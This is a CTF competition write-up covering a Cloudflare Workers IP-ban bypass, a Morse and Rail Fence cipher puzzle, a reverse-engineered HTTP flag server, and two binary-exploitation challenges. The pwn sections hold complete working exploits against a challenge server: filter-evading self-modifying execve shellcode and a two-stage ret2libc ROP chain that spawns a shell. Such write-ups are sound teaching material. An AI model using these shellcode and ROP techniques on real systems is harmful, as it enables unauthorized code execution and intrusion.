8. Cloudflare Workers



Flag: ***UMCS{w0w_1m_cur1ous_on_h0w_y0u_g0t_h3r3}***

3.5 Takeaways

- IP Whitelisting Alone is Not Secure – Additional protections are needed.
- Cloudflare Workers Can Bypass IP Bans – Useful for testing and authorized penetration testing.

3.6 CREDITS

Thank you ***benkyou@USM_Biawaks*** for providing hint of the chall ***after the end*** of UMCS CTF Preliminary Round.

CRYPTOGRAPHY

1 Gist of Samuel

1.1 Executive Summary

This challenge involved decoding a hidden message using a combination of Morse code and the Rail Fence cipher. The solution required analyzing an emoji-encoded file, translating it to Morse, and applying a Rail Fence Cipher to reveal the final flag.

1.2 Challenge Overview

The challenge provided:

1. gist_of_samuel.txt - A file filled with unusual Unicode symbols (🚂, 🚆, 🚃).
2. Samuel is one of the author that write the morse code.
3. GitHub Gist - Containing ASCII art that held the final flag.

1.3 Tools Used

- Python (for Morse code translation)
- Rail Fence cipher decoder (online tool)
- Courier New font (to properly render ASCII art)

1.4 Analysis

1. Decoding the Unicode File

   The file contained strange symbols (`🚂`, `🚆`, `🚃`), suggesting misinterpreted binary data or a custom encoding.
   Upon closer inspection, these symbols resembled Morse code when mapped to:

   - `🚂` → Dot (.)
   - `🚃` → Dash (-)
   - `🚆` → Separator ( )

Python Script for Morse Decoding:

```
morse_dict = {
    '.-': 'A', '-...': 'B', '-.-.': 'C', '-..': 'D', '.': 'E',
    '..-.': 'F', '--.': 'G', '....': 'H', '..': 'I', '.---': 'J',
    '-.-': 'K', '.-..': 'L', '--': 'M', '-.': 'N', '---': 'O',
    '.--.': 'P', '--.-': 'Q', '.-.': 'R', '...': 'S', '-': 'T',
    '..-': 'U', '...-': 'V', '.--': 'W', '-..-': 'X', '-.--': 'Y',
    '--..': 'Z', '.----': '1', '..---': '2', '...--': '3', '....-': '4',
    '.....': '5', '-....': '6', '--...': '7', '---..': '8', '----.': '9',
    '-----': '0', '.-.-.-': '.', '--..--': ',', '..--..': '?',
    '.----.': "'", '-..-.': '/', '-.--.': '(', '-.--.-': ')',
    '.-...': '&', '---...': ':', '-.-.-.': ';', '-...-': '=',
    '.-.-.': '+', '-....-': '-', '..--.-': '_', '.-..-.': '"',
    '...-..-': '$', '.--.-.': '@'
}

file_path = 'gist_of_samuel.txt'

with open(file_path, 'r', encoding='utf-8') as f:
    content = f.read().strip()


morse_text = content.replace('🚂', '.').replace('🚋', '-').replace('🚆', ' ')

morse_chars = morse_text.split(' ')

result = ''
for char in morse_chars:
    if char in morse_dict:
        result += morse_dict[char]
    elif char == '':
        continue
    else:
        result += f"[{char}]"

print("DONE:")
print(result)
```


Output:

```
DONE:
HERE[.......]IS[.......]YOUR[.......]PRIZE[.......]E012D0A1FFFAC42D6AAE00C54078AD3E[.....
..]SAMUEL[.......]REALLY[.......]LIKES[.......]TRAIN,[.......]AND[.......]HIS[.......]FAV
ORITE[.......]NUMBER[.......]IS[.......]8
```

2. Identifying the Cipher
   The decoded message included:
   - **"SAMUEL REALLY LIKES TRAIN"** → Hinting at Rail Fence cipher (rail = train tracks). (Look also at the question given of the challenge 'gatekeeping')

- **"FAVORITE NUMBER IS 8"** → Should be the key for the cipher.
- **"E012D0A1FFFAC42D6AAE00C54078AD3E"** → A hexadecimal string identifying the GitHub Gist.

3. Retrieving the GitHub Gist
    - Using the hex string from the decoded message, we accessed the GitHub Gist at: https://gist.github.com/umcybersec/e012d0a1fffac42d6aae00c54078ad3e




    - The Gist contained what appeared to be ASCII art, but it was encoded with the Rail Fence cipher.

4. Applying the Rail Fence Cipher

    - The Rail Fence cipher is a transposition cipher that arranges text in a zigzag pattern across a specified number of "rails."
    - Using the hint that Samuel's favorite number is 8, we applied the Rail Fence decoder with **8 rails** and Offset = 0.

Decoding Process:

1. Copy the content from the Github Gist
2. Use an online Rail Fence decoder.
3. Set the number of rails to 8.
4. Apply the decryption algorithm.



1.5 Flag Extraction

- After Rail Fence decryption, the result was properly formatted ASCII art.
- When viewed with a monospaced font like **Courier New**, the ASCII art clearly displayed the flag.
- Used Notepad to watch the flag in ASCII art view.

Flag: *umcs{willow_tree_campsite}*

1.6 Takeaways

- **Multi-Layer Encoding** - Data was hidden behind Morse code and a Rail Fence cipher.
- **Contextual Clues** - "Trains" and "8" were critical to solving the Rail Fence step.
- **Tool Flexibility** - Switching between Python scripting, and cipher tools was essential.

PWN

1 babysc

1.1 Challenge Overview

The "babysc" challenge is a binary exploitation task focused on shellcode injection with specific restrictions. The program allocates executable memory, reads in user input, and executes it as code, but with strict filters on certain byte sequences.

1.2 Vulnerability Analysis

Looking at the source code (`babysc.c`) void function, we can identify the key components:

```c
void vuln(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_ANON, 0, 0);

    puts("Enter 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }
   puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}
```

The program:

1. Allocates 0x1000 bytes of executable memory at address 0x26e45000
2. Reads user input into this memory
3. Scans for specific byte patterns:
    - **0x80cd**: **int 0x80** instruction (32-bit syscall)
    - **0x340f** and **0x050f**: Parts of the **syscall** instruction (64-bit syscall)

4. If no forbidden patterns are found, executes the provided shellcode

Running **checksec** on the binary, and we found that:

```
└─$ checksec ./babysc
[*] '/home/gr1d/Downloads/babysc'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        PIE enabled
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No

┌──(globalenv)─(gr1d㉿thinkpad)-[~/Downloads]
└─$ file ./babysc
./babysc: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=17c5713f0659b856ebda5cbc602cb5e28ce9249c, for GNU/Linux 3.2.0, not stripped
```

NX is not disabled - shellcode injection approach should be correct

Thus, the challenge is clear: **input shellcode** that can spawn a shell without using standard syscall instructions.

1.3 Solution Approach

The real challenge here is that **standard shellcode can't be used** because it would contain either **int 0x80** or **syscall** instructions, which trigger the filter. Our goal is to bypass this restriction and still spawn a shell.

Classic Technique: Self-modifying shellcode

Because the program only checks for forbidden bytes **before execution** — not during runtime — it's possible to write a shellcode that:

- Writes the forbidden instruction (syscall) into memory dynamically.
- Executes it after the check has already passed.

Assembly Walkthrough

1. Prepare **/bin/sh** for **execve()**:
   The code sets up the string **/bin/sh** on the stack and prepares the necessary arguments for the **execve** syscall.

2. Setup **syscall** manually:
   Instead of writing the **0x0f05** instruction directly (which would be blocked), the shellcode writes **safe placeholder bytes** and modifies them at runtime:

   ```
   mov byte ptr [rbx], 0x0e      ; Write 0x0e
   inc byte ptr [rbx]            ; Now it becomes 0x0f
   mov byte ptr [rbx+1], 0x04    ; Write 0x04
   inc byte ptr [rbx+1]          ; Now it becomes 0x05
   call rbx                      ; Jump to the constructed syscall
   ```

   This dynamic construction bypasses the static filter.

Assembly Source Code

```
global _start

_start:
```

```
    xor rdi, rdi
    push rdi
    mov rdi, 0x68732f6e69622f  ; "/bin/sh" in ASCII
    push rdi
    mov rdi, rsp

    push 59                    ; Syscall number for execve()
    pop rax

    xor rdx, rdx               ; Null pointer for envp
    push rdx
    push rdi
    mov rsi, rsp               ; argv pointer setup

    push rsp
    pop rbx
    sub rbx, 0x10              ; Choose a safe writable location

    mov byte ptr [rbx], 0x0e   ; Partial 'syscall' instruction
    inc byte ptr [rbx]         ; Make it 0x0f
    mov byte ptr [rbx+1], 0x04
    inc byte ptr [rbx+1]       ; Make it 0x05

    call rbx                   ; Execute the patched syscall
```

Generating Shellcode

Using pwntools:

```python
from pwn import *

context.arch = 'amd64'

asm_code = """
    xor rdi, rdi
    push rdi
    mov rdi, 0x68732f6e69622f
    push rdi
    mov rdi, rsp

    push 59
    pop rax

    xor rdx, rdx
    push rdx
    push rdi
    mov rsi, rsp

    push rsp
```

```
    pop rbx
    sub rbx, 0x10

    mov byte ptr [rbx], 0x0e
    inc byte ptr [rbx]
    mov byte ptr [rbx+1], 0x04
    inc byte ptr [rbx+1]

    call rbx
"""

shellcode = asm(asm_code)

def hex_format(sc):
    return ''.join('\\x{:02x}'.format(c) for c in sc)

print(hex_format(shellcode))
```

Output:
\x48\x31\xff\x57\x48\xbf\x2f\x62\x69\x6e\x2f\x73\x68\x00\x57\x48\x89\xe7\x6a\x3b\x58\x48\x31\xd2\x52\x57\x48\x89\xe6\x54\x5b\x48\x83\xeb\x10\xc6\x03\x0e\xfe\x03\xc6\x43\x01\x04\xfe\x43\x01\xff\xd3

1.4 Flag Extraction

Using pwntools, we need to inject the shellcode to the remote server, spawn a shell and search for flag

exploit.py

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

shellcode =
b"\x48\x31\xff\x57\x48\xbf\x2f\x62\x69\x6e\x2f\x73\x68\x00\x57\x48\x89\xe7\x6a\x3b\x58\x48\x31\xd2\x
52\x57\x48\x89\xe6\x54\x5b\x48\x83\xeb\x10\xc6\x03\x0e\xfe\x03\xc6\x43\x01\x04\xfe\x43\x01\xff\xd3"

def exploit():
    p = remote("34.133.69.112", 10001)
    p.recvuntil(b"Enter 0x1000")
    p.send(shellcode)
    p.interactive()

if __name__ == "__main__":
    exploit()
```

```
└─$ python exploit.py
[+] Opening connection to 34.133.69.112 on port 10001: Done
[*] Switching to interactive mode

Executing shellcode!

$ cd ../..
$ ls -a
.
..
.dockerenv
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```

The shellcode successfully bypassed the static instruction filter, triggered execve("/bin/sh"), and opened a remote shell. From there, as we search through directories, the flag was retrieved:

Flag: ***umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}***


1.5 Takeaways

- **Static Filters ≠ Runtime Security**
  Static byte filtering can be bypassed with runtime-generated instructions like self-modifying code.

- **Self-Modifying Code is Powerful**
  Writing code that changes itself at runtime is a classic exploitation trick, especially when static analysis is the only check.

- **Deep Understanding of Instruction Encoding**
  Knowing how assembly translates into machine bytes is crucial for developing filtered or stealthy shellcode.

2 liveleak



2.1 Challenge Overview

The **Liveleak** challenge is a classic binary exploitation task centered around memory leakage. The goal is to exploit a buffer overflow vulnerability to leak a libc address, calculate offsets, and spawn a shell to retrieve the flag.

Goals:

1. **Exploit a buffer overflow** to control program execution.
2. **Leak a memory address** to bypass ASLR (Address Space Layout Randomization).
3. **Calculate the libc base address** and locate system() and "/bin/sh".
4. **Spawn a shell** and read the flag

2.2 Vulnerability Analysis

Running **checksec** on the binary showed:

No canary and no PIE — perfect for a straightforward return address overwrite.
Since NX enabled, ROP (Return-Oriented Programming) was necessary.

Protection	Meaning	Impact
No Canary	Stack overflows are possible	You can overwrite the return address.
NX Enabled	Stack cannot execute injected shellcode.	You must reuse existing code (ROP), leaking real memory address
No PIE	Binary code address is predictable.	The addresses of gadgets and **main function** are fixed and predictable

Disassembled the **vuln** function and revealed the core vulnerability

```
pwndbg> disass vuln
Dump of assembler code for function vuln:
   0x000000000040125c <+0>:     endbr64
   0x0000000000401260 <+4>:     push   rbp
   0x0000000000401261 <+5>:     mov    rbp,rsp
   0x0000000000401264 <+8>:     sub    rsp,0x40
   0x0000000000401268 <+12>:    lea    rax,[rip+0xd9e]        # 0x40200d
   0x000000000040126f <+19>:    mov    rdi,rax
   0x0000000000401272 <+22>:    call   0x401090 <puts@plt>
   0x0000000000401277 <+27>:    mov    rdx,QWORD PTR [rip+0x2df2]        # 0x404070 <stdin@GLIBC_2.2.5>
   0x000000000040127e <+34>:    lea    rax,[rbp-0x40]
   0x0000000000401282 <+38>:    mov    esi,0x80
   0x0000000000401287 <+43>:    mov    rdi,rax
   0x000000000040128a <+46>:    call   0x4010b0 <fgets@plt>
   0x000000000040128f <+51>:    nop
   0x0000000000401290 <+52>:    leave
   0x0000000000401291 <+53>:    ret
End of assembler dump.
```

The function allocates a 64-byte stack buffer, but **fgets** reads up to 128 bytes. This allows us to overflow the stack and control the return address.

2.3 Solution Approach

1. **Calculating the Offset**

   The overflow occurs after:

   - 64 bytes of the buffer
   - 8 bytes for the saved base pointer (rbp)

   So the offset to the return address is 72 bytes.

```python
payload = b'A' * 72  # Exactly enough to reach the return address
```

On a **64-bit system**, the stack layout looks like this during execution:

```
|  buffer (64 bytes)  |
| saved RBP (8 bytes) |
| saved RIP (8 bytes) |
```

Thus, when we reach and overwrite **RIP (Return Instruction Pointer),** the program will walk through our crafted ROP chain step by step at runtime, executing our chosen instructions

In later explanation, when the program hits **ret**:

- **ret** pops the first address **(POP_RDI)** and jumps there.
- **POP_RDI** loads the next stack value (**puts_got**) into **RDI**.
- **ret** pops again, now landing on **puts_plt**, which calls **puts()**.
- After **puts** prints the leaked address, the program uses the next address (**main**) to restart.

This is how the ROP chain flows, the program executes it **step by step** as if you're chaining function calls.

2. **Explanation on leaking an address**
   Focus with ASLR (Address Space Layout Randomization)
   Eventhough we control the **ret** address, we don't know where **system()** is located, because every time the program runs, **libc** is loaded at a different (random) address.

   So before calling **system()**, we must:
   1. **Leak a real address** like **puts** from **libc**
   2. Calculate the base address of **libc** using:
      libc_base = leaked_puts_address - offset_of_puts
   3. Use this **libc_base** to compute the real **system()** and **"/bin/sh"** address.

   Choosing **system("/bin/sh")**:
   - Gain a shell
   - Use it to run command
   - Retrieve a flag

   Leaking **puts**:
   - Always present in GOT (Global Offset Table)
   - Easy to leak via a ROP chain
   - Its offset inside **libc** is known, so once we leak it, we can compute all other important addresses

3. Building the Leak Payload
   - Leak **puts** real address
   - Calculate **libc_base**
   - Calculate **system()** and **"/bin/sh"**
   - Call **system("/bin/sh")** to get a shell

   To leak **puts**, we created a ROP chain

```
payload = b'A' * 72
payload += p64(POP_RDI)         # pop rdi; ret
payload += p64(elf.got['puts']) # Address of puts in GOT
payload += p64(elf.plt['puts']) # Call puts to print its real address
payload += p64(elf.symbols['main'])  # Restart the program
```

4. Extracting the leaked address

   When the program prints the leaked address, the output contains junk. But the valid memory address always starts at byte 2.

   So we extracted as below:

```
leaked_bytes = leak_data[2:8]               # Grab 6 bytes
leaked_addr = u64(leaked_bytes.ljust(8, b'\x00'))  # Pad to 8
```

   Once we had the leaked address, calculate **libc_base** next:

```
libc_base = leaked_addr - libc.symbols['puts']
```

5. Build the Final Payload

Now that we know **libc_base**, we can compute the real addresses:

```
system_addr = libc_base + libc.symbols['system']
binsh_addr = libc_base + next(libc.search(b'/bin/sh'))
```

And craft a second ROP chain to call **system("/bin/sh")**:

```
payload = b'A' * 72
payload += p64(RET)             # Stack alignment (16-byte rule)
payload += p64(POP_RDI)         # pop rdi; ret
payload += p64(binsh_addr)      # Address of "/bin/sh"
payload += p64(system_addr)     # Address of system()
```

2.4 Flag Extraction

The final compilation of exploit script:

```
#!/usr/bin/env python3
from pwn import *

# Set context for the architecture
context.arch = 'amd64'
context.os = 'linux'
context.log_level = 'info'  # Set to info for cleaner output

# Target information
ip = '34.133.69.112'
port = 10007

def exploit():
    # Load the binary and libc
    elf = ELF('./chall')
    libc = ELF('./libc.so.6')

    # Get important addresses
    puts_plt = elf.plt['puts']
    puts_got = elf.got['puts']
    main_addr = elf.symbols['main']

    # ROP gadgets
    POP_RDI = 0x4012bd  # pop rdi; ret
    RET = 0x4012c3      # ret (for stack alignment)

    # Connect to the target server
    conn = remote(ip, port)

    # Receive the prompt
    conn.recvuntil(b"Enter your input:")

    # ============ Stage 1: Leak libc address ============
```

```python
# Buffer overflow offset
offset = 72  # 64 bytes buffer + 8 bytes saved rbp

# Build ROP chain to leak puts address
payload = b'A' * offset
payload += p64(POP_RDI)
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(main_addr)

# Send payload
log.info("Stage 1: Sending leak payload")
conn.sendline(payload)

# Receive response
leak_data = conn.recvuntil(b"Enter your input:")

# Extract leaked address
leaked_bytes = leak_data[2:8]  # Position 2, size 6
leaked_addr = u64(leaked_bytes.ljust(8, b'\x00'))
log.success(f"Leaked puts address: {hex(leaked_addr)}")

# Calculate libc base
libc_base = leaked_addr - libc.symbols['puts']
log.success(f"Libc base address: {hex(libc_base)}")

# Calculate needed function addresses
system_addr = libc_base + libc.symbols['system']
binsh_addr = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"System address: {hex(system_addr)}")
log.info(f"'/bin/sh' address: {hex(binsh_addr)}")

# ============ Stage 2: Execute system("/bin/sh") ============

log.info("Stage 2: Sending shell payload")

payload = b'A' * offset
payload += p64(RET)         # For stack alignment
payload += p64(POP_RDI)     # Set RDI (1st argument)
payload += p64(binsh_addr) # Pointer to "/bin/sh" string
payload += p64(system_addr) # Call system

# Send payload
conn.sendline(payload)

# Switch to interactive mode
```

```python
    log.success("Shell obtained! Switching to interactive mode.")
    conn.interactive()

if __name__ == "__main__":
    exploit()
```

Execute the script and we got access to the shell:

```
└─$ python exploit2.py
[*] '/home/gr1d/Desktop/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3ff000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] '/home/gr1d/Desktop/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to 34.133.69.112 on port 10007: Done
[*] Stage 1: Sending leak payload
[+] Leaked puts address: 0x72340b790e50
[+] Libc base address: 0x72340b710000
[*] System address: 0x72340b760d70
[*] '/bin/sh' address: 0x72340b8e8678
[*] Stage 2: Sending shell payload
[+] Shell obtained! Switching to interactive mode.
[*] Switching to interactive mode

$
```

Retrieve the flag:

```
$ cd ../..
$ cat flag
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
$
```

Flag: *umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}*

2.5 Takeaways

- **NX makes shellcode injection impossible.**
- Modern exploits rely on **ROP + libc functions** instead.
- **Leaking a function address (like puts)** is essential to calculate the randomized memory layout (bypassing ASLR).
- Calling **system("/bin/sh")** is a reliable way to get shell access.
- Once we have the shell, the flag is just one command away.

REVERSE ENGINEERING

1 http-server

1.1 Executive Summary

During analysis of the serever binary, we identified a simple TCP server written in C that processes raw HTTP-like requests. Upon correct request parsing, the server reveals a flag by reading the **/flag** file.

1.2 Case Details

```
└─$ file server.unknown
server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped

┌──(globalenv)─(gr1d㉿thinkpad)-[~/Downloads]
└─$ checksec server.unknown
[*] '/home/gr1d/Downloads/server.unknown'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
```

Property	Value
Challenge Type	Reverse Engineering
Target Binary	ELF 64-bit executable (Linux)
Architecture	X86_64
Analysis Goal	Trigger the flag leak logic via crafted request
Linkage Type	Dynamically linked
Stripped	✅

As the file was stripped, it has all its **symbol names** removed:

- Function names (main, printf,...)
- Variable names
- Debugging info

1.3 Static Analysis

1. Perform decompilation with ghidra

   Note that it was stripped, we should find the **main** function from the **entry** function

Decompile: entry - (server.unknown)

```
void processEntry entry(undefined8 param_1,undefined8 param_2)

{
  undefined auStack_8 [8];

  __libc_start_main(FUN_001013a9,param_2,&stack0x00000008,0,0,param_1,auStack_8);
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

2. In this **Entry Point: FUN_001013a9**

Decompile: FUN_001013a9 - (server.unknown)


```
  socklen_t local_44;
  int local_40;
  int local_3c;
  undefined local_38 [16];
  sockaddr local_28;
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  local_40 = socket(2,1,0);
  if (local_40 < 1) {
    puts("[!]Failed! Cannot create Socket!");
  }
  else {
    puts("[*]Socket Created!");
  }
  memset(local_38,0,0x10);
  local_38._0_2_ = 2;
  local_38._2_2_ = htons(0x1f90);
  inet_aton("10.128.0.27",(in_addr *)(local_38 + 4));
  iVar1 = bind(local_40,(sockaddr *)local_38,0x10);
  if (-1 < iVar1) {
    puts("[*]IP Address and Socket Binded Successfully!");
    iVar1 = listen(local_40,3);
    if (-1 < iVar1) {
      puts("[*]Socket is currently Listening!");
      while( true ) {
        puts("[*]Server Started....");
        puts("[*]Waiting for client to connect.....");
        local_44 = 0x10;
        local_3c = accept(local_40,&local_28,&local_44);
        if (local_3c < 1) break;
        puts("[*]Client Connected!");
        _Var2 = fork();
        if (_Var2 == 0) {
          FUN_0010154b(local_3c);
        }
      }
      puts("[!]Failed! Cannot accept client request");
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
    puts("[!]Failed! Cannot listen to the Socket!");
                    /* WARNING: Subroutine does not return */
    exit(1);
```

This function is responsible for **setting up the TCP server**, using standard BSD socket operations.

At this point we found a **handler function**, that is, **FUN_0010154b()** which invoked for interactions

3. In this **Request Handler: FUN_0010154b**

This function **receives raw data from the client** and determines the response based on the request contents.



```
Decompile: FUN_0010154b - (server.unknown)
local_10 = *(long *)(in_FS_OFFSET + 0x28);
puts("[*]Handling a Connection!");
pcVar2 = (char *)malloc(0x400);
iVar1 = malloc_usable_size(pcVar2);
sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
if ((int)sVar3 < 0) {
  puts("[!]Failed! No Bytes Received!");
                /* WARNING: Subroutine does not return */
  exit(1);
}
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char *)0x0) {
  sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
  send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
       0);
}
else {
  __stream = fopen("/flag","r");
  if (__stream == (FILE *)0x0) {
    sVar4 = strlen(
                  "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /f
                  lag file.\n"
                  );
    send(param_1,
         "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.
         \n"
         ,sVar4,0);
  }
  else {
    memset(local_418,0,0x400);
    sVar4 = fread(local_418,1,0x3ff,__stream);
    fclose(__stream);
    __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
    send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
    send(param_1,local_418,sVar4,0);
  }
}
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
return;
```

Key Logic:

- Use **strstr()** to **search for a specific request string:**

  ```
  strstr(pcVar2, "GET /goodshit/umcs_server HTTP/13.37")
  ```

  strstr(a, b) searches for the substing **b** inside the string **a.**

- If not found (where strstr() returns **NULL**) -> and reply:

  ```
  HTTP/1.1 404 Not Found
  Content-Type: text/plain

  Not here buddy
  ```

- If the string is **found**, the server proceeds to open **/flag** and send its contents back to the client.

1.4 Flag Extraction

1. Connect to the server using netcat
   nc 34.133.69.112 8080

2. Enter the payload "**GET /goodshit/umcs_server HTTP/13.37**"
   Retrieve the **flag**

```
└─$ nc 34.133.69.112 8080
GET /goodshit/umcs_server HTTP/13.37
HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

Flag: ***umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}***

